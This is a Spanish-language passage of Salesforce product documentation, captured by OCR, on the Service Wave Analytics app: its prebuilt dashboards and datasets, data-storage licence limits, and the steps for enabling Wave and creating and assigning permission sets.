
- "Utilizar aplicaciones basadas en plantillas de Wave Analytics"

Para utilizar Service Wave:

- "Acceder a aplicaciones y plantillas Service Cloud Analytics"

Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"




Service Wave le ofrece indicadores clave de rendimiento (KPI) de prácticas recomendadas sobre sus datos de asistencia de Salesforce en un único punto. Basamos los paneles de la aplicación en el aprendizaje de muchos años ayudando a los negocios a gestionar las relaciones con los clientes. El objetivo es proporcionar a los agentes la cantidad correcta de información en el momento adecuado para los gerentes y agentes de asistencia para que tomen la decisión correcta.

Los gerentes de asistencia obtienen una visión completa de los datos de clientes de asistencia que incluye tendencias, así como indicadores históricos y de compañeros de trabajo. Los agentes pueden obtener una vista rápida de una instantánea de cada caso y cliente para ayudarles a tomar decisiones rápidas sobre sus próximas interacciones con los clientes.

La tarea a sido ardua: Nuestro equipo ha construido consultas, fórmulas e índices complejos que se cimientan en sus datos de asistencia y ventas y los ha reunido en visualizaciones fáciles de leer. Usted solo tiene que crear la aplicación: empleando un configurador incorporado, responda a algunas preguntas acerca de los datos y los campos que prefiere ver y Wave se encarga del resto. Una vez creada la aplicación, utilice sus conjuntos de datos y paneles predefinidos para explorar sus datos de Service Cloud desde cualquier dispositivo compatible con Wave.

Obtendrá perspectivas sobre las que puede realizar acciones desde sus datos de forma rápida utilizando la interfaz intuitiva de Wave. También podrá profundizar en el análisis de los aspectos clave de su negocio personalizando Service Wave con sus necesidades.

Nota: Su organización puede utilizar Service Wave sin la plataforma Salesforce Wave Analytics adquiriendo una licencia de Service Wave. Se incluye una licencia de Service Wave con la licencia de la plataforma Wave.

## Paneles y conjuntos de datos preintegrados de Service Wave

La aplicación Service Wave incluye paneles y conjuntos de datos preintegrados para acelerar la exploración de los datos de Service Wave para gerentes y agentes de asistencia.

Nota: Los paneles y conjuntos de datos incluidos en su instancia de Service Wave pueden ser diferentes, según las respuestas que proporcione cuando cree la aplicación.

### Paneles de Service Wave


Los paneles preintegrados en la aplicación Service Wave contienen prácticas recomendadas que le ayudan a sacar provecho de sus datos de Salesforce rápidamente. Los paneles le permiten gestionar oportunidades en curso y previsiones así como comprender los controladores de rendimiento comercial claves, visualizar tendencias, asignar acciones. También ayudan a obtener respuestas rápidas a preguntas acerca de resultados comerciales.

PERMISOS DE USUARIO

Para utilizar aplicaciones Wave:
- "Utilizar aplicaciones basadas en plantillas de Wave Analytics"

Para utilizar Service Wave:
- "Acceder a aplicaciones y plantillas Service Cloud Analytics"

Para crear y gestionar aplicaciones Wave:
- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics "




Los paneles disponibles desde la aplicación proporcionan una vista completa de los datos de clientes de asistencia que incluye todos sus indicadores de rendimiento de asistencia clave en un único punto. Los gerentes pueden ver rápidamente una media de los tiempos de cierre de los casos, la satisfacción de los clientes, los indicadores de tendencias, históricos y de compañeros de trabajo, el uso del conocimiento para resolver casos y otros datos de modo que puedan realizar rápidamente la acción apropiada.

Otro conjunto de paneles, denominado barras laterales, están destinados específicamente a agentes de asistencia. Incruste barras laterales en una página de Salesforce, como la consola de servicio, para que estén más accesibles para los agentes durante su trabajo diario. Para un caso en particular, un agente puede ver el historial de clientes, el número de casos y el CSAT. Los agentes también pueden ver acciones de clientes anteriores y su resultado de modo que puedan averiguar lo que funcionó. El objetivo es proporcionar a los agentes la cantidad correcta de información en el momento adecuado para ayudarles a realizar la acción correcta.

La siguiente tabla le guía por los paneles de Service Wave. Además, puede explorar más por su cuenta en cualquier momento. Para obtener más información acerca de la exploración de datos en Wave, consulte Explorar y visualizar sus datos en la página 3992.

**Tabla 55: Paneles de Service Wave**

| Nombre de panel | Contenido | Usuario de destino |
|---|---|---|
| Descripción general | Empiece aquí. Resume los indicadores clave de rendimiento (KPI) desde su Service Cloud para ayudarle a medir la salud de su negocio y hacer aflorar problemas que requieren más investigación. También proporciona un trampolín a otros paneles. | Gerente de asistencia |
| Perfil de cuenta | Proporciona un desglose completo del historial de asistencia de un cliente seleccionado y el desfase actual, e incluye datos y tendencias de satisfacción del cliente (CSAT). Si realiza un seguimiento de los datos de Oportunidad, también puede ver contratos pendientes y cerrados. | Gerente de asistencia |
| Rendimiento de agentes | Muestra el rendimiento de agentes y equipos frente a mediciones clave de actividad y satisfacción de los clientes. Las tendencias y marcadores de rendimiento sobre el rendimiento de los agentes le ayudan a proporcionar instrucciones y dirigir el éxito de los agentes. | Gerente de asistencia |
| Actividades de agentes | Le ayuda a determinar con qué eficiencia emplean su tiempo los agentes. Muestra la cantidad de trabajo que realizan los agentes y cómo su trabajo se alinea con las cifras y la duración de cierre de los casos así como el CSAT. | Gerente de asistencia |
| Revisión de canales | Muestra el CSAT y las actividades (duración y volumen) en casos por canal para ayudarle a supervisar el éxito de cada canal. | Gerente de asistencia |
| Análisis de desfases | Ofrece una vista completa del desfase para mostrar la eficiencia con la que su equipo resuelve casos y con qué rapidez está aumentando su desfase. Ayuda a priorizar y obtener/asignar recursos en consecuencia. | Gerente de asistencia |
| Casos abiertos | Muestra la carga de trabajo actual de casos abiertos para ayudarle a priorizar, investigar casos problemáticos y ver distribuciones y el cumplimiento de SLA. Le permite priorizar casos por cuentas y contratos pendientes de modo que pueda realizar la acción apropiada. | Gerente de asistencia |

| Nombre de panel | Contenido | Usuario de destino |
|---|---|---|
| Satisfacción de clientes | Destaca las mediciones del CSAT de modo que pueda identificar áreas específicas de mejora de la experiencia de asistencia. Indica los clientes con mayor/menor satisfacción y asocia agentes, productos y canales con el CSAT. | Gerente de asistencia |
| Repercusión del conocimiento | Proporciona una vista de cómo los artículos de conocimiento adjuntos a casos afectan al CSAT y al tiempo de resolución. Vea qué agentes emplearon el mayor número de artículos para determinar quién necesita formación/apoyo en el uso del conocimiento para ayudar a resolver problemas de asistencia. | Gerente de asistencia |
| Uso del conocimiento | Ayuda a comprender cómo utilizan los agentes los artículos de conocimiento para ayudarle a dirigir la creación de artículos. Vea qué artículos están más y menos adjuntos y cuáles tienen las mayores vistas o votaciones (valoraciones altas) durante el tiempo. | Gerente de asistencia |
| Telefonía | Le ayuda a comprender la repercusión del contacto telefónico con clientes durante la resolución de casos de asistencia. Filtre el volumen y la duración de las llamadas por llamadas entrantes o salientes, el resultado de la llamada y otros factores. También relaciona el volumen de las llamadas con el rendimiento de los agentes. | Gerente de asistencia |
| Barra lateral: Por cliente | Proporciona una instantánea de los clientes, incluyendo los productos de asistencia que están utilizando, el motivo de los casos y la prioridad. También muestra qué agentes ayudaron a clientes y proporciona una visión general del CSAT. | Agente de asistencia |
| Barra lateral: Por similitud | Muestra una instantánea de datos históricos para ayudar a guiar más interacciones con los clientes. Muestra si hay otros casos similares a los que están resolviendo de modo que los agentes puedan identificar problemas potenciales con productos o candidatos para crear conocimiento y trabajar con agentes que trabajaron en casos similares. | Agente de asistencia |

| Nombre de panel | Contenido | Usuario de destino |
|---|---|---|
| Barra lateral: Por historial de casos | Ofrece una visión general del historial o el ciclo de vida de casos de modo que los agentes puedan estar más informados durante las conversaciones con clientes. Incluye una instantánea de las interacciones de casos y la duración del caso frente a la media. | Agente de asistencia |

## Conjuntos de datos de Service Wave

La tabla enumera todos los conjuntos de datos estándar posibles que forman parte de Service Wave cuando crea la aplicación.

**Tabla 56: Conjuntos de datos de Service Wave**

| Nombre del conjunto de datos | Contenido |
|---|---|
| Caso de asistencia | Datos sobre casos, incluyendo la duración, la fecha de última modificación y la medición de satisfacción del cliente. |
| Historial de casos de asistencia | Datos sobre el historial de casos, incluyendo el propietario, el tipo y la fecha de creación. |
| Conocimiento de asistencia | Datos sobre el uso de artículos de conocimientos en casos, como el número de vistas, valoraciones, fechas de última referencia y asociaciones de casos. |
| Conocimiento de asistencia adjunto | Datos sobre la acción de adjuntar artículos de conocimiento a casos, incluyendo si los artículos se compartieron por correo electrónico, el número de versión del artículo y el tipo de caso. |
| Oportunidades de asistencia | Datos sobre oportunidades de modo que pueda filtrar casos por oportunidad para la priorización y la acción apropiada. |
| Evento de asistencia | Datos sobre eventos asociados con casos, incluyendo la fecha de última modificación y la duración de casos. (Sus datos de Service Cloud deben incluir al menos un evento para que los paneles de Service Wave funcionen correctamente.) |
| Tarea de asistencia | Datos sobre tareas asociadas con casos, incluyendo la fecha de última modificación y la duración de casos. (Sus datos de Service Cloud deben incluir al menos una tarea para que los paneles de Service Wave funcionen correctamente.) |

## Configurar permisos de Salesforce para la aplicación Service Wave Analytics

Configure su organización para utilizar la aplicación Service Wave activando Wave, asignando licencias de conjuntos de permisos y luego creando y asignando conjuntos de permisos.

Cada licencia de la aplicación Service Wave Analytics es una licencia para un único usuario que proporciona acceso a Service Wave. Incluye una única licencia para un usuario de la aplicación Service Wave. Esta tabla muestra los límites de almacenamiento de datos para la aplicación. Si necesita más datos, puede adquirir Analytics Cloud - Additional Data Rows, que le da derecho a 100 millones de filas adicionales.

PERMISOS DE USUARIO

Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"

**Tabla 57: Límites de almacenamiento de datos de Service Wave**

| Licencia | Límite |
|---|---|
| Analytics Cloud - aplicación Service Wave Analytics | 25 millones de filas cuando se utiliza sin una licencia de Analytics Cloud - Wave Analytics Platform. El uso de la aplicación Service Wave no aumenta el límite de datos para la licencia de la plataforma. |
| Analytics Cloud - Additional Data Rows | 100 millones de filas. |

Importante: Los límites de almacenamiento de datos de la licencia de la aplicación Service Wave Analytics son de naturaleza contractual, no técnica. La licencia establece la supervisión estricta del número total de filas de datos.

Su organización puede utilizar la aplicación Service Wave Analytics con o sin la plataforma Salesforce Wave Analytics. La licencia de la aplicación Service Wave Analytics activa los siguientes permisos.

**Tabla 58: Permisos de usuario de Service Wave**

| Permiso | Función |
|---|---|
| "Utilizar aplicaciones basadas en plantillas de Wave Analytics" | Activa el acceso a todas las aplicaciones con plantilla de Wave. |
| "Acceder a aplicaciones y plantillas Service Cloud Analytics" | Proporciona acceso específico a la aplicación Service Wave Analytics así como a los datos y paneles preintegrados que incluye. |
| "Gestionar aplicaciones basadas en plantillas de Wave Analytics" | Ofrece a los administradores la capacidad de crear aplicaciones Wave para usuarios en sus organizaciones, en este caso la aplicación Service Wave Analytics. |
| "Modificar flujos de datos de Wave Analytics" | Permite a los administradores cargar y descargar JSON para flujos de datos existentes. |

### Proceso de configuración de la aplicación Service Wave

Siga estos pasos básicos para configurar su organización para utilizar Service Wave.

1. *Activar la plataforma Wave.* El primer paso cuando configura Service Wave es activar Wave para su organización.
2. *Asignar licencias de conjuntos de permisos a usuarios.* A continuación asigna una licencia de conjunto de permisos de aplicaciones Service Analytics a cada usuario. Cada licencia de conjunto de permisos puede asignarse a un único usuario. Y cada usuario requiere una licencia de conjunto de permisos para poder utilizar la aplicación.

3. *Defina los tipos de usuarios y cree y asigne conjuntos de permisos.* A continuación, defina los tipos de usuarios principales en su organización y cree conjuntos de permisos para agrupar permisos de usuario relacionados según las necesidades de cada tipo de usuario. Después de crear los conjuntos de permisos, asígnelos a los usuarios. Aunque puede asignar un conjunto de permisos a un usuario individual, también puede asignarlo a un grupo de usuarios por motivos de eficiencia. Puede asignar conjuntos de permisos múltiples a un usuario.

Tras completar estos pasos, cree y comparta Service Wave con los usuarios de su organización. Los usuarios solo podrán explorar paneles y conjuntos de datos de Service Wave después de que comparta la aplicación con ellos.

Consejo:

Para obtener resultados óptimos, siga los pasos para la configuración de la aplicación Service Wave en el orden que se muestra aquí.

1. La licencia de conjunto de permisos de Aplicaciones Service Analytics y permisos de usuarios
   La licencia de conjunto de permisos de Aplicaciones Service Analytics activa los permisos de usuario necesarios para explorar datos y gestionar la aplicación Service Wave.
2. Identificar los tipos de usuario de la aplicación Service Wave Analytics
   Identifique los tipos de usuario de la aplicación Service Wave y las tareas que realizan para garantizar que el proceso de configuración cumple las necesidades de análisis de su equipo.
3. Activar Wave Analytics y asignar licencias de conjunto de permisos de aplicaciones Service Analytics
   Después de que Salesforce le aprovisione con la licencia de la Aplicación Service Wave Analytics, active Wave y asigne licencias de conjunto de permisos de aplicaciones Service Analytics.
4. Crear conjuntos de permisos de la aplicación Service Wave
   Ofrezca acceso a los usuarios de su organización a funciones de Service Wave creando y asignando uno o más conjuntos de permisos en base a las capacidades que necesitan.
5. Asignar conjuntos de permisos de la Aplicación Service Wave a usuarios
   Asigne conjuntos de permisos a uno o más usuarios de Service Wave, ya sea uno por uno o de forma masiva, para otorgarles acceso a las funciones de la aplicación.

## La licencia de conjunto de permisos de Aplicaciones Service Analytics y permisos de usuarios

La licencia de conjunto de permisos de Aplicaciones Service Analytics activa los permisos de usuario necesarios para explorar datos y gestionar la aplicación Service Wave.

Cada usuario de la aplicación Service Wave necesita una licencia de conjunto de permisos de Aplicaciones Service Analytics. La licencia de conjunto de permisos de Aplicaciones Service Analytics activa los siguientes permisos.

**Tabla 59: Permisos de la aplicación Service Wave**

| Permiso de usuario | Qué activa |
|---|---|
| "Utilizar aplicaciones basadas en plantillas de Wave Analytics" | Acceso general a todas las aplicaciones basadas en plantillas de Wave, incluyendo la aplicación Service Wave. |
| "Acceder a aplicaciones y plantillas Service Cloud" | Especifica el acceso a la aplicación Service Wave y los datos y paneles preintegrados que incluye. |
| "Gestionar aplicaciones basadas en plantillas de Wave Analytics" | La capacidad de crear aplicaciones Wave para usuarios en sus organizaciones, en este caso la aplicación Service Wave. |
| "Modificar flujos de datos de Wave Analytics" | Modificación, inicio, detención y reprogramación del flujo de datos. Supervisión del flujo de datos y trabajos del sistema en el supervisor |

| Permiso de usuario | Qué activa |
| --- | --- |
| | de datos. Tenga buen criterio al asignar este permiso de usuario. El permiso activa el acceso a todos los datos de objetos de Salesforce a los que tenga acceso el usuario de la integración. Consulte Acceso de datos de Salesforce en Wave Analytics. |
| "Datos de informe de tendencia en Wave Analytics" | La capacidad de mostrar tendencias en datos de informes en paneles de Service Wave. |
| "Descargar datos Wave Analytics" | La capacidad de descargar datos desde Wave Analytics |

## Identificar los tipos de usuario de la aplicación Service Wave Analytics

Identifique los tipos de usuario de la aplicación Service Wave y las tareas que realizan para garantizar que el proceso de configuración cumple las necesidades de análisis de su equipo.

La licencia de la Aplicación Service Wave Analytics incluye los permisos requeridos por los usuarios de su organización para administrar Service Wave y para importar, trabajar y explorar datos. Configure Service Wave de la manera más útil pensando en las diversas formas en que los usuarios puedan acceder a las funciones de Service Wave y categorizando los usuarios en tipos. A continuación se muestran algunos ejemplos.

En la mayoría de los casos, Service Wave soluciona las necesidades de dos tipos básicos de usuarios de su equipo:

- Usuarios, que ven paneles y conjuntos de datos de Service Wave.
- Administradores o gerentes, que acceden a todas las funciones de Service Wave para crear aplicaciones, paneles y conjuntos de datos y que también personalizan la experiencia de la aplicación Service Wave.

Del mismo modo, cuando configura Service Wave, la creación de dos conjuntos de permisos básicos probablemente cumpla las necesidades de la mayoría de los usuarios de su organización:

- Un conjunto de permisos "ver" que contiene los permisos necesarios para los usuarios de nivel más básico cuando acceden a Service Wave.
- Un conjunto de permisos "gestionar" que esté reservado para algunos administradores y gestores que contiene permisos para utilizar todas las funciones de Service Wave.

En las instrucciones de configuración detallada de Service Wave que vienen a continuación, le mostraremos cómo crear y asignar estos dos conjuntos de permisos.

## Activar Wave Analytics y asignar licencias de conjunto de permisos de aplicaciones Service Analytics

Después de que Salesforce le aprovisione con la licencia de la Aplicación Service Wave Analytics, active Wave y asigne licencias de conjunto de permisos de aplicaciones Service Analytics.

**Activar la plataforma Wave**

Para utilizar la plataforma Wave, primero actívela para su organización.


1. En el menú Configuración de Salesforce, bajo Administrar, haga clic en **Analytics Cloud | Información general**.
2. Haga clic en **Activar Analytics**.

**Asignar licencias de conjunto de permisos**

A continuación, asigne una licencia de conjunto de permisos a *cada usuario* de su organización que necesite acceso a la aplicación Service Wave.

1. En Configuración, haga clic en **Gestionar usuarios | Usuarios**.

2. Haga clic en el nombre del usuario que desee que pueda acceder a Wave. Es posible que desee empezar con **Usuario, Administrador** o cualquier nombre que se le haya asignado al administrador del sistema.
3. Coloque el cursor sobre **Asignaciones de licencia del conjunto de permisos** y haga clic en **Modificar asignaciones**.




4. Seleccione Licencias de conjunto de permisos de las aplicaciones Service Analytics y haga clic en **Guardar**.

Importante: Repita estos pasos para cada usuario de su organización que requiera acceso a la aplicación Service Wave.

## Crear conjuntos de permisos de la aplicación Service Wave

Ofrezca acceso a los usuarios de su organización a funciones de Service Wave creando y asignando uno o más conjuntos de permisos en base a las capacidades que necesitan.

Después de asignar las licencias de conjunto de permisos de la aplicación Service Wave a los usuarios, cree conjuntos de permisos compuestos de permisos de usuario de Service Wave y asígnelos a los usuarios. Puede crear todos los conjuntos de permisos que necesite para cumplir las necesidades de sus usuarios. A continuación se describe cómo crear dos conjuntos de permisos:

PERMISOS DE USUARIO

Para crear conjuntos de permisos:

- "Gestionar perfiles y conjuntos de permisos"

- *Conjunto de permisos Gestionar Service Wave*, para usuarios que crean y administran Service Wave.
- *Conjunto de permisos Ver Service Wave*, para usuarios que exploran paneles y conjuntos de datos de aplicaciones.

1. Cree el conjunto de permisos Gestionar Service Wave, que otorga acceso a los usuarios a todas las funciones de la aplicación.
   a. En el menú Configuración, bajo administración, haga clic en **Gestionar usuarios | Conjuntos de permisos** y haga clic en **Nuevo**.
   b. Introduzca `Gestionar Service Wave` en el campo Etiqueta. Esta acción crea automáticamente también el nombre de la API, que puede cambiar si lo desea. El nombre de la API no puede incluir espacios, terminar con un guión bajo o tener dos guiones bajos consecutivos.
   c. PRECAUCIÓN: Siga este paso de forma precisa o es posible que algunos usuarios de su organización no puedan acceder a Service Wave.

      En el campo Licencia de usuario, mantenga el valor predeterminado `--Ninguno--`. *No* seleccione una licencia de usuario.
   d. Haga clic en **Guardar**. La página de detalles del conjunto de permisos mostrará el nuevo conjunto de permisos. Agregue ahora permisos de usuario al conjunto.
   e. Desplácese hasta la parte inferior de la página de detalles del conjunto de permisos y haga clic en **Permisos del sistema**. Después haga clic en **Modificar**.
   f. Seleccione los siguientes permisos de usuario: "Utilizar aplicaciones basadas en plantillas de Wave Analytics", "Acceder a plantillas y aplicaciones de Service Wave", "Gestionar aplicaciones basadas en plantillas de Wave Analytics" y "Modificar flujos de datos de Wave Analytics". Asegúrese de seleccionar los cuatro. Haga clic en **Guardar**. Habrá creado correctamente un conjunto de

permisos que permite a los usuarios crear y administrar Service Wave y acceder a todas las funciones de la aplicación. Ahora podrá asignarlo a usuarios, que se trata en Asignar conjuntos de permisos de la aplicación Service Wave.

2. Cree el conjunto de permisos Ver Service Wave, que permite a los usuarios ver paneles y conjuntos de datos de aplicaciones.
   a. En el menú Configuración, bajo administración, haga clic en **Gestionar usuarios | Conjuntos de permisos** y haga clic en **Nuevo**.
   b. Introduzca `Ver Service Wave` en el campo Etiqueta. Esta acción crea automáticamente también el nombre de la API, que puede cambiar si lo desea. El nombre de la API no puede incluir espacios, terminar con un guión bajo o tener dos guiones bajos consecutivos.
   c. PRECAUCIÓN: Siga este paso de forma precisa o es posible que algunos usuarios de su organización no puedan acceder a Service Wave.

      En el campo Licencia de usuario, mantenga el valor predeterminado `--Ninguno--`. *No* seleccione una licencia de usuario.
   d. Haga clic en **Guardar**. La página de detalles del conjunto de permisos mostrará el nuevo conjunto de permisos. Agregue ahora permisos de usuario al conjunto.
   e. Desplácese hasta la parte inferior de la página de detalles del conjunto de permisos y haga clic en **Permisos del sistema**. Después haga clic en **Modificar**.
   f. Seleccione únicamente los permisos de usuario "Utilizar aplicaciones basadas en plantillas de Wave Analytics" y "Acceder a plantillas y aplicaciones de Service Wave" y haga clic en **Guardar**. Habrá creado correctamente un conjunto de permisos que permite a los usuarios ver paneles y conjuntos de datos de Service Wave. Ahora podrá asignarlo a usuarios, que se trata en Asignar conjuntos de permisos de la aplicación Service Wave.

## Asignar conjuntos de permisos de la Aplicación Service Wave a usuarios

Asigne conjuntos de permisos a uno o más usuarios de Service Wave, ya sea uno por uno o de forma masiva, para otorgarles acceso a las funciones de la aplicación.

PERMISOS DE USUARIO

Para asignar un conjunto de permisos a usuarios:
- "Asignar conjuntos de permisos"

1. En el menú Configuración, bajo administración, haga clic en **Gestionar usuarios | Conjuntos de permisos**.
2. PRECAUCIÓN: Asigne el permiso Gestionar Service Wave con moderación ya que permite a los usuarios crear, modificar y eliminar Service Wave. Asígnelo únicamente a usuarios que administran y gestionan la aplicación.

   Haga clic en el conjunto de permisos que desea asignar a los usuarios. Si ha seguido las instrucciones de Crear conjuntos de permisos de la Aplicación Service Wave, seleccione el conjunto de permisos Gestionar Service Wave o Ver Service Wave.
3. Haga clic en **Gestionar asignaciones** y haga clic en **Agregar asignaciones**.
4. Seleccione los usuarios que necesitan acceder a Wave y haga clic en **Listo**.


Tras completar estos pasos, cree y comparta Service Wave con los usuarios de su organización. Los usuarios solo podrán explorar paneles y conjuntos de datos de Service Wave después de que comparta la aplicación con ellos.

## Crear y compartir la aplicación Service Wave

Utilice el configurador sencillo de la aplicación Service Wave para crear la aplicación y empezar a descubrir el valor de sus datos de forma rápida.

Para crear la aplicación Service Wave, siga los pasos que se indican a continuación:

1. Inicie sesión en Salesforce.
2. Seleccione **Wave Analytics** en el menú Force.com (la parte superior derecha de la ventana Salesforce).




PERMISOS DE USUARIO

